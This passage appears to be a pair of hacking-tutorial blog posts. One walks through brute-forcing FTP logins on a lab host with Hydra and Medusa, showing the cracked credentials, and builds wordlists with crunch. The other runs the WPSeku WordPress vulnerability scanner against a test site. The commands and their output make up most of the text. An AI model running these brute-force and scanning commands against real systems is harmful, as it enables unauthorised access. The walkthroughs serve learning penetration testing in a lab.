The time of the attack depends on the number of words present in the dictionary or the wordlist we specified. The password is cracked if the phrase is present in the dictionary.


If the password is not there in the wordlist, we need to use another dictionary. The big.txt dictionary I used failed to crack the password. So I used another wordlist we made during enumeration "pass.txt". After some time, Hydra found three valid passwords.



```
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "postgres" - 685 of 700 [child 8]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "bin" - 686 of 700 [child 15]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "mail" - 687 of 700 [child 18]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "distccd" - 688 of 700 [child 1]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "proftpd" - 689 of 700 [child 27]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "dhcp" - 690 of 700 [child 12]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "daemon" - 691 of 700 [child 2]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "sshd" - 692 of 700 [child 4]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "man" - 693 of 700 [child 22]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "lp" - 694 of 700 [child 26]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "mysql" - 695 of 700 [child 16]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "gnats" - 696 of 700 [child 3]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "libuuid" - 697 of 700 [child 11]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "backup" - 698 of 700 [child 13]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "msfadmin" - 699 of 700 [child 14]
[STATUS] attack finished for 192.168.91.130 (waiting for children to complete tests)
1 of 1 target successfully completed, 3 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-06-19 07:05:15
<finished>
```


```
hydra -s 21 -v -V -L /root/Desktop/pass.txt -P /root/Desktop/pass.txt -e nsr -t 30 -w 60 192.1...
```

Scroll up to see what are those passwords.




```
[ATTEMPT] target 192.168.91.130 - login "user" - pass "www-data" - 150 of 700 [child 6]
[ATTEMPT] target 192.168.91.130 - login "user" - pass "root" - 151 of 700 [child 24]
[ATTEMPT] target 192.168.91.130 - login "user" - pass "news" - 152 of 700 [child 25]
[ATTEMPT] target 192.168.91.130 - login "user" - pass "postgres" - 153 of 700 [child 29]
[ATTEMPT] target 192.168.91.130 - login "user" - pass "bin" - 154 of 700 [child 5]
[ATTEMPT] target 192.168.91.130 - login "user" - pass "mail" - 155 of 700 [child 8]
[ATTEMPT] target 192.168.91.130 - login "user" - pass "distccd" - 156 of 700 [child 23]
[21][ftp] host: 192.168.91.130   login: user   password: user
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "" - 170 of 700 [child 18]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "atad-www" - 171 of 700 [child 11]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "games" - 172 of 700 [child 13]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "nobody" - 173 of 700 [child 14]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "bind" - 174 of 700 [child 19]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "proxy" - 175 of 700 [child 22]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "syslog" - 176 of 700 [child 4]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "user" - 177 of 700 [child 7]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "root" - 179 of 700 [child 10]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "news" - 180 of 700 [child 16]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "postgres" - 181 of 700 [child 3]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "bin" - 182 of 700 [child 9]
[ATTEMPT] target 192.168.91.130 - login "www-data" - pass "mail" - 183 of 700 [child 17]
```

```
hydra -s 21 -v -V -L /root/Desktop/pass.txt -P /root/Desktop/pass.txt -e nsr -t 30 -w 60 192.1...
```



```
[ATTEMPT] target 192.168.91.130 - login "backup" - pass "dbuser" - 644 of 700 [child 4]
[ATTEMPT] target 192.168.91.130 - login "msfadmin" - pass "msfadmin" - 645 of 700 [child 10]
[ATTEMPT] target 192.168.91.130 - login "msfadmin" - pass "" - 646 of 700 [child 16]
[ATTEMPT] target 192.168.91.130 - login "msfadmin" - pass "nimdafsm" - 647 of 700 [child 26]
[ATTEMPT] target 192.168.91.130 - login "msfadmin" - pass "games" - 648 of 700 [child 3]
[ATTEMPT] target 192.168.91.130 - login "msfadmin" - pass "nobody" - 649 of 700 [child 11]
[ATTEMPT] target 192.168.91.130 - login "msfadmin" - pass "bind" - 650 of 700 [child 13]
[ATTEMPT] target 192.168.91.130 - login "msfadmin" - pass "proxy" - 651 of 700 [child 14]
[ATTEMPT] target 192.168.91.130 - login "msfadmin" - pass "syslog" - 652 of 700 [child 17]
[ATTEMPT] target 192.168.91.130 - login "msfadmin" - pass "user" - 653 of 700 [child 19]
[ATTEMPT] target 192.168.91.130 - login "msfadmin" - pass "www-data" - 654 of 700 [child 20]
[21][ftp] host: 192.168.91.130   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "" - 674 of 700 [child 25]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "resubd" - 675 of 700 [child 6]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "games" - 676 of 700 [child 28]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "nobody" - 677 of 700 [child 5]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "bind" - 678 of 700 [child 29]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "proxy" - 679 of 700 [child 7]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "syslog" - 680 of 700 [child 9]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "user" - 681 of 700 [child 21]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "www-data" - 682 of 700 [child 23]
[ATTEMPT] target 192.168.91.130 - login "dbuser" - pass "root" - 683 of 700 [child 24]
```

```
ydra -s 21 -v -V -L /root/Desktop/pass.txt -P /root/Desktop/pass.txt -e nsr -t 30 -w 60 192.1...
```




```
[ATTEMPT] target 192.168.91.130 - login "news" - pass "msfadmin" - 251 of 700 [child 0]
[ATTEMPT] target 192.168.91.130 - login "news" - pass "dbuser" - 252 of 700 [child 1]
[ATTEMPT] target 192.168.91.130 - login "postgres" - pass "postgres" - 253 of 700 [child 12]
[ATTEMPT] target 192.168.91.130 - login "postgres" - pass "" - 254 of 700 [child 21]
[ATTEMPT] target 192.168.91.130 - login "postgres" - pass "sergtsop" - 255 of 700 [child 6]
[ATTEMPT] target 192.168.91.130 - login "postgres" - pass "games" - 256 of 700 [child 25]
[ATTEMPT] target 192.168.91.130 - login "postgres" - pass "nobody" - 257 of 700 [child 5]
[ATTEMPT] target 192.168.91.130 - login "postgres" - pass "bind" - 258 of 700 [child 8]
[ATTEMPT] target 192.168.91.130 - login "postgres" - pass "proxy" - 259 of 700 [child 23]
[ATTEMPT] target 192.168.91.130 - login "postgres" - pass "syslog" - 260 of 700 [child 24]
[ATTEMPT] target 192.168.91.130 - login "postgres" - pass "user" - 261 of 700 [child 29]
[ATTEMPT] target 192.168.91.130 - login "postgres" - pass "www-data" - 262 of 700 [child 27]
[21][ftp] host: 192.168.91.130   login: postgres   password: postgres
[ATTEMPT] target 192.168.91.130 - login "bin" - pass "" - 282 of 700 [child 18]
[ATTEMPT] target 192.168.91.130 - login "bin" - pass "nib" - 283 of 700 [child 11]
[ATTEMPT] target 192.168.91.130 - login "bin" - pass "games" - 284 of 700 [child 19]
[ATTEMPT] target 192.168.91.130 - login "bin" - pass "nobody" - 285 of 700 [child 14]
[ATTEMPT] target 192.168.91.130 - login "bin" - pass "bind" - 286 of 700 [child 4]
[ATTEMPT] target 192.168.91.130 - login "bin" - pass "proxy" - 287 of 700 [child 10]
[ATTEMPT] target 192.168.91.130 - login "bin" - pass "syslog" - 288 of 700 [child 16]
[ATTEMPT] target 192.168.91.130 - login "bin" - pass "user" - 289 of 700 [child 3]
[ATTEMPT] target 192.168.91.130 - login "bin" - pass "www-data" - 290 of 700 [child 9]
```

```
hydra -s 21 -v -V -L /root/Desktop/pass.txt -P /root/Desktop/pass.txt -e nsr -t 30 -w 60 192.1...
```


Apart from Hydra, Kali Linux also has command line tools to use for password cracking.

One such tool is Medusa. Open a terminal and type medusa to see the options of that tool. Below is the command in medusa to crack ftp using a wordlist.




```
root@kali:~# medusa -h 192.168.91.130 -U /root/Desktop/pass.txt -P /root/Deskto
p/pass.txt -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.
net>

ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: games (1 o
f 25, 0 complete) Password: games (1 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: games (1 o
f 25, 0 complete) Password: nobody (2 of 25 complete)
```


Once medusa cracks a password, it will be shown as below. Once again we got three credentials we found also with Hydra.



```
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: postgres (
10 of 25, 9 complete) Password: news (9 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: postgres (
10 of 25, 9 complete) Password: postgres (10 of 25 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.91.130 User: postgres Password: postgres [SU
CCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: bin (11 of
 25, 10 complete) Password: games (1 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: bin (11 of
 25, 10 complete) Password: nobody (2 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: bin (11 of
 25, 10 complete) Password: bind (3 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: bin (11 of
 25, 10 complete) Password: proxy (4 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: bin (11 of
 25, 10 complete) Password: syslog (5 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: bin (11 of
 25, 10 complete) Password: user (6 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: bin (11 of
 25, 10 complete) Password: www-data (7 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: bin (11 of
 25, 10 complete) Password: root (8 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: bin (11 of
 25, 10 complete) Password: news (9 of 25 complete)
```




```
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: msfadmin (
24 of 25, 23 complete) Password: msfadmin (24 of 25 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.91.130 User: msfadmin Password: msfadmin [SU
CCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: dbuser (25
 of 25, 24 complete) Password: games (1 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: dbuser (25
 of 25, 24 complete) Password: nobody (2 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: dbuser (25
 of 25, 24 complete) Password: bind (3 of 25 complete)
```



```
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: user (6 of
 25, 5 complete) Password: nobody (2 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: user (6 of
 25, 5 complete) Password: bind (3 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: user (6 of
 25, 5 complete) Password: proxy (4 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: user (6 of
 25, 5 complete) Password: syslog (5 of 25 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.91.130 (1 of 1, 0 complete) User: user (6 of
 25, 5 complete) Password: user (6 of 25 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.91.130 User: user Password: user [SUCCESS]
root@kali:~#
```


We have used the same dictionary in both methods, but where do we find this dictionary or wordlist. Most wordlists of Kali Linux are present in /usr/share directory. Given below are different dictionaries in the "wordlists" folder.



Name	Size	Modified
others		09/07/2016
stress		09/07/2016
vulns		09/07/2016
big.txt	184.1 kB	01/24/2012
catala.txt	1.3 kB	01/27/2012
common.txt	35.8 kB	11/17/2014
euskera.txt	1.5 kB	05/23/2012
extensions_common.txt	142 bytes	12/29/2005
indexes.txt	75 bytes	03/16/2012
mutations_common.txt	244 bytes	12/29/2005
small.txt	6.6 kB	03/04/2014
spanish.txt	3.7 kB	11/12/2014


These wordlists are named accordingly. For example, "common.txt" contains most common passwords used by users.

But what if none of the dictionaries are helpless in cracking the password. Kali Linux also has tools to create our own dictionary or wordlist. Crunch is one such tool. The syntax is given below.




```
root@kali:~# crunch
crunch version 3.6

Crunch can create a wordlist based on criteria you specify.  The output from cr
nch can be sent to the screen, file, or to another program.

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use crunch
root@kali:~#
```

Here's an example of how to create a wordlist with crunch.



```
root@kali:~# crunch 1 2 abc
Crunch will now generate the following amount of data: 33 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 12
a
b
c
aa
ab
ac
ba
bb
bc
ca
cb
cc
root@kali:~#
```

We can also save it to a file as shown below.



```
root@kali:~# crunch 3 6 abcABC -o /root/Desktop/wordlist.txt
Crunch will now generate the following amount of data: 380592 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 55944

crunch: 100% completed generating output
root@kali:~#
```

WPSeku - Wordpress Security Scanner

NOT JUST ANOTHER TOOL


Hi Hackers. Wordpress is one of the most popular CMS being used nowadays. According to W3Tech's report, at the time of writing this howto it is being used by 59.1% of users for their websites.

With a number of plugins for extened functionality, It's aslo very user friendly. But being user friendly doesn't mean it's secure. The plugins just increase the scope of target for the hacker to intrude to your website.

Scanning your wordpress site regularly for vulnerabilities can improve your security scenario. WPSeku is a simple vulnerability scanner for Wordpress CMS. You can get it from the lik given below.

https://github.com/m4ll0k/WPSeku


We can clone into Kali Linux using git as shown below.



```
root@kali:~# git clone https://github.com/m4ll0k/WPSeku
Cloning into 'WPSeku'...
remote: Counting objects: 104, done.
remote: Total 104 (delta 0), reused 0 (delta 0), pack-reused 104
Receiving objects: 100% (104/104), 51.94 KiB | 46.00 KiB/s, done.
Resolving deltas: 100% (29/29), done.
root@kali:~# ls
Desktop    Downloads  Pictures  Templates  WPSeku
Documents  Music      Public    Videos
root@kali:~# cd WPSeku
root@kali:~/WPSeku# ls
core  LICENSE  README.md  wpseku.py
root@kali:~/WPSeku#
```

A new directory with the name "WPSeku" will be created. Go into that directory and we will see a python script.

We need python to run WPSeku which is installed by default in Kali Linux. Run the command "python wpseku.py" to see all its options.




```
root@kali:~/WPSeku# python wpseku.py

|| WPSeku - WordPress Security Scanner
|| Version 0.2.0
|| Momo Outaadi (M4ll0k)
|| https://github.com/m4ll0k/WPSeku

Usage: wpseku.py [-t/--target] http://target.com

        -t --target     Target url (eg: http://target.com)
        -x --xss        Testing Cross Site Scripting (xss) vulns
        -s --sql        Testing SQL Injection (sql) vulns
        -l --lfi        Testing Local File Inclusion (lfi) vulns
        -b --brute      Bruteforcing login, wp-login [l] or xmlrpc [x]
        -q --query      Testable parameters (eg:"id=1&file=2")
        -u --user       Set username for bruteforce, default=admin
        -w --wordlist   Set wordlist (user:pass)
        -m --method     Set method (GET or POST)
        -p --proxy      Set proxy (host:port)
        -a --agent      Set user-agent
        -c --cookie     Set cookie
        -r --redirect   Redirection target url, defaul=True
        -h --help       Show this help and exit
```

As we can see in the options, this tool can check for xss, lfi and sql vulnerbilities in your wordpress website. It can also eumerate user names and brute force the pass if need arises


I set up a test wordpress site with some plugins installed to check for the effectiveness of WPSeku.

You need to assign a target as shown below and the scan is active.



```
root@kali:~/WPSeku# python wpseku.py -t http://192.168.91.136

|| WPSeku - WordPress Security Scanner
|| Version 0.2.0
|| Momo Outaadi (M4ll0k)
|| https://github.com/m4ll0k/WPSeku

## Target: http://192.168.91.136/
## Starting: 22/06/2017 08:46:11

## Readme available under: http://192.168.91.136/readme.html
## XML-RPC Interface available under: http://192.168.91.136/xmlrpc.php
## License available under: http://192.168.91.136/license.txt
## wp-config-sample available under: http://192.168.91.136/wp-config-sample.php
## Dir /wp-includes/ listing enabled under: http://192.168.91.136/wp-includes/
## Full Path Disclosure: http://192.168.91.136/wp-includes/rss-functions.php
## Interesting headers:
```


The scan started with some warnings about the site like information disclosure.



```
Connection: close
Content-Type: text/html; charset=UTF-8
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Server: Apache/2.4.18 (Unix) OpenSSL/1.0.2g PHP/5.6.20 mod_perl/2.0.8-dev Perl/v
5.16.3
Link: <http://localhost/wordpress/wp-json/>; rel="https://api.w.org/"
X-Powered-By: PHP/5.6.20

## Running WordPress version: 4.7.5
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:845: InsecureRequestW
arning: Unverified HTTPS request is being made. Adding certificate verification
is strongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usag
e.html#ssl-warnings
  InsecureRequestWarning)
        || Title: WordPress 2.3-4.7.5 - Host Header Injection in Password Reset
        || Reference: https://exploitbox.io/vuln/WordPress-Exploit-4-7-Unauth-Pa
ssword-Reset-0day-CVE-2017-8295.html
        || Reference: http://blog.dewhurstsecurity.com/2017/05/04/exploitbox-wor
dpress-security-advisories.html
        || Fixed in: None


## Enumerating themes...
```


Then it started scanning my wordpress CMS. It listed me the version and also listed the vulnerability that the version suffers from as shown in the above image. The vulnerability is a latest one.

Then it began enumerating the theme of my wordpress website. It was clean as my websit-e theme was latest one. Then it started enumerating the plugins.



